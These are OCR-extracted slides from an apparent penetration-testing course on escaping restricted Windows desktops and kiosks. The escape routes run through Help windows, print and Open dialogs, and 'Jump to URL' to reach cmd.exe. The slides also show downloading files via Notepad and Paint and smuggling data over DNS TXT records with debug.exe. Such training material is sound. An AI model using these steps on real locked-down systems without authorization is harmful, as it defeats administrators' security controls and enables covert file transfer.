
Remove Windows Explorer's default context menu - Removes shortcut menus from the desktop and Windows Explorer. Shortcut menus appear when you right-click an item.

No Entire Network in My Network Places - Removes all computers outside of the user's workgroup or local domain from lists of network resources in Windows Explorer and My Network Places.

In any standard Open Dialog, you can now browse the system, right-click executables and run them. An interesting feature is also that the "file name" input box has auto completion which can be useful to automatically list directories in the C:\Documents and Settings\ (resulting in enumeration of local and domain usernames). Additionally, you can use the input box to show the contents of network

shares when using e.g. \\127.0.01. This shows you the network shares on the local machine, but the "Look In" listbox now also enumerates the Entire Network.


Note that this escape trick does not work when the "Remove Windows Explorer's default context menu" or "Prevent access to drives from My Computer" is enabled.



The following trick also works with most standard Windows Games and Accessories, but might vary a little bit depending on which version of Windows you are running.

1) Click on Help, then go to Help. This will start-up a limited "browser" that follows the GPO settings of Internet Explorer.
2) Next, click the Options button and choose Home. This will take you to the default home page of the Windows Help. This screen might look different from the one shown on this slide. It depends on which version of Windows you are testing this.
3) On Windows XP you can now click on the Internet link to the Help and Support Center. Click "Get support or go to the Windows Newsgroup" and click "Go to a Windows Web site forum". This will open a browser.
4) On Windows Server 2003, there is a link to the Microsoft TechNet Center and clicking on this will spawn the default browser.


Depending on which Windows version you are running, this might be different but the concept stays the same. Find a clickable URL in the Help section and you can escape!



Sometimes our authorized application does not have a help, nor does pressing the F1 special key work. In those cases, we need to find a way how to invoke an error and hope that there is a Help button. One example is the "Add Printer" dialog which you can access when you have a print function in the application.

1) Get a print dialog box somewhere, anywhere and click, "Add new printer". This will popup the Add New Printer Wizard.
2) Normal users are not allowed to install printers, but that's ok because we really just want to search for network printer with a bogus name.
3) An error will be displayed where you can ask for more information by clicking on Help. Depending on your Windows version, you may see a different Help window. Now we're back to our trick, from the previous slide, to get our browser!

Note the GPO settings controlling the Add Printer functionality is located under User Configuration -> Administrative Templates -> Control Panel -> Printers. If the "Prevent addition of Printers" is enabled, this trick will not work.




Our next trick can allow us to get a Command Prompt. It works with most Windows Accessories and Games.

1. Find yourself a way to the Help section (see previous slides). Once you are in the Windows Help, there should be an "Options" icon where you get a dropbox box. There you should select the "Internet Options…" which will take you to the standard Internet Explorer options screen.
2. Under the General tab, in the "Browsing History" section, click Settings which will show you the "Temporary Internet Files and History Settings".
3. Click the button "View Files" or "View Objects" which will launch Windows Explorer.
4. Then navigate to C:\Windows\system32\cmd.exe and right-click on it and choose Run or Open.

Now we have our all-purpose Command Prompt! Help has turned out to be very helpful indeed!


Note that the GPO setting "Disable changing Temporary Internet Files settings" under User Configuration -> Administrative Templates -> Windows Components -> Internet Explorer and the "Prevent access to drives from My Computer" under User Configuration -> Administrative Templates -> Windows Components -> Windows Explorer do NOT have any effect on this trick.



For our last trick, we will take advantage of the "Jump to URL" feature of Windows.


1) Right-click on Taskbar and select "Jump to URL". This is a pretty nifty feature that makes your Help into a little browser tool.
2) Enter the name of a file you want to execute. In this example, we are using "file://C:\Windows\System32\cmd.exe" as the URL.
3) The system will "download" the file and ask you if you want to run this application!
4) Another option is to jump to the following help file that has links to all of the administrative tools "ms-its:C:\WINDOWS\Help\admtools.chm::/Admtools.htm".

This technique can be especially helpful if accessible …



So we've shown several techniques for getting the cmd.exe, Notepad or a browser to launch inside the restricted Desktop. This is not meant to be exhaustive, as there are dozens of similar techniques throughout Windows applications. Most third-party applications have similar Open Dialog, Print Dialog, Help, About, and other menus with clickable links as well. Most of these tricks will work in an environment where Group Policy Objects are defined that are not Software Restriction Policies.

But what we do with these tools is more interesting. So let's see where we can go from here…



In the escape tricks we have already seen that the file name input box in the standard Open Dialog in Notepad can be used to enumerate user accounts or network environments. Another nifty feature is that this input box also understands other protocols such as http, ftp and Windows file sharing.

Examples that you could use are:

http://192.168.0.1

ftp://192.168.0.1

file://192.168.0.1

This means that we can now remotely open a file. In other words, when using the http:// protocol, Windows will copy and write the file to the Temporary Internet Files directory under your user profile and open the file with Notepad; e.g. Opening http://www.google.com/ will copy the RAW html data from Google's index page to a file named www.google.com in your Temporary Internet Files directory.

MS Paint as a File Transfer Tool


- Same magic as Notepad, but MS Paint is unable to parse and read non-picture files.
- However, it can download files and store them in the Temporary Internet Files folder:

  C:|Documents and Settings|username|Temporary Internet Files|Content.IE5|XXXXX|downloaded_filename.ext


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Similar to Notepad, other programs such as Microsoft Paint can also transfer files, as they are using the standard Open Dialog which supports different protocols. This allows us to download both ASCII and binary data and write it to a location on our system.

Note the Open Dialog will automatically take over any proxy servers configured through Internet Explorer.




This page intentionally left blank.



On some restricted networks, systems are not allowed to directly talk to systems in untrusted zones such as the Internet. Most of the typical covert channels (ICMP …) or other TCP/UDP egress connections are not allowed. The only allowed traffic is usually http and maybe ftp, but these are proxied through a content filter or require authentication. Situations like this make it really hard to transfer files and tools.

However, DNS is often a protocol that is allowed on the local network. This means we can resolve hostnames by using the DNS server statically configured or provided by the DHCP offer. By hiding data or files into a TXT record on a domain under our control, we could now perform a TXT record lookup from our restricted desktop on our domain and pipe that data into a file.


Advantages are that it works on almost any network and it's not easily detected. The downside is that TXT records are limited in size (splitting the data up into several TXT records can help here) and transferring large files using this technique can be very slow.



One of the problems we are encountering with the transfer techniques described in the previous slides is that the data format should almost always be ASCII. An easy way to convert binary data to ASCII data is by using Base64 encoding. However, there are no base64 decoders installed by default available in Windows, so we need to look for an alternative.

One option is to use the Dbgtool from www.toolcrypt.org (http://www.toolcrypt.org/tools/dbgtool/index.html) to convert our binary exe into Windows debug data (ASCII). Since all Windows versions ship with the debug.exe utility, we can read the ASCII into memory, from our DNS trick in the previous slide; then, write it into an executable file (e.g. exe/dll).


Using this method, we can effectively transfer binary files without actually transferring binary files - excellent! Drawback is, again, the data size is limited, so sometimes we need to be creative and first transfer a Base64 decoder with the Dbgtool/Debug technique, and then switch to Base64enncoding for large files.



iKat is the Swiss army knife in Internet Kiosk hacking. Most of these kiosks have far less functionality than a normal restricted desktop. Often other functionalities are available ,but just hidden. When surfing with one of these kiosks to http://ikat.ha.cked.net/, it will automatically try to detect which operating system is being used (Windows/Linux), and you are then automatically redirected to pages which contain tricks to jump out of the kiosk restrictions. Some of the available functions include:

